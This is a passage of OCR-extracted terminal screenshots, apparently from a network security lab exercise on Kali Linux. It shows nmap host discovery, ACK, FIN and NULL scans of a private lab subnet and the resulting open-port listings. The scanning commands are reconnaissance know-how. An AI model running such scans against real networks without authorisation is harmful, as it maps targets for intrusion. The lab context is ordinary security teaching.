445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.000041s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.000072s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.0000040s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.28 seconds
(kali㉿kali)-[~]
$
qterminal
Lab_8.txt (~/Desktop) - ...
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -PM
[sudo] password for kali:
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000058s latency).
Not shown: 992 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.000051s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.000073s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
80/tcp open http
443/tcp open https
8080/tcp open http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
3000/tcp open ppp
5901/tcp open vnc-1
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.31 seconds
(kali㉿kali)-[~]
$



kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo nmap 172.20.4.0/24 -sA
[sudo] password for kali:
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000077s latency).
All 1000 scanned ports on 172.20.4.20 are unfiltered
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.000040s latency).
All 1000 scanned ports on 172.20.4.49 are unfiltered
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.000086s latency).
All 1000 scanned ports on 172.20.4.254 are unfiltered
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
All 1000 scanned ports on 172.20.4.1 are unfiltered
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.28 seconds
┌──(kali㉿kali)-[~]
└─$



Lab_8.txt (~/Desktop) - ...
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo nmap 172.20.4.0/24 -sF
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:50 AEST
Nmap scan report for 172.20.4.20
Host is up (0.00014s latency).
All 1000 scanned ports on 172.20.4.20 are closed
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.000031s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open|filtered http
443/tcp open|filtered https
8080/tcp open|filtered http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.00021s latency).
All 1000 scanned ports on 172.20.4.254 are open|filtered
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.0000040s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open|filtered http
3000/tcp open|filtered ppp
5901/tcp open|filtered vnc-1
Nmap done: 256 IP addresses (4 hosts up) scanned in 38.97 seconds
┌──(kali㉿kali)-[~]
└─$



Lab_8.txt (~/Desktop) - ...
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sN
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:51 AEST
Nmap scan report for 172.20.4.20
Host is up (0.00013s latency).
All 1000 scanned ports on 172.20.4.20 are closed
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.000043s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open|filtered http
443/tcp open|filtered https
8080/tcp open|filtered http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.00042s latency).
All 1000 scanned ports on 172.20.4.254 are open|filtered
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open|filtered http
3000/tcp open|filtered ppp
5901/tcp open|filtered vnc-1
Nmap done: 256 IP addresses (4 hosts up) scanned in 38.59 seconds
(kali㉿kali)-[~]
$



kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sP
[sudo] password for kali:
Starting Nmap 7.91 (https://nmap.org) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.00012s latency).
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.00015s latency).
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.00026s latency).
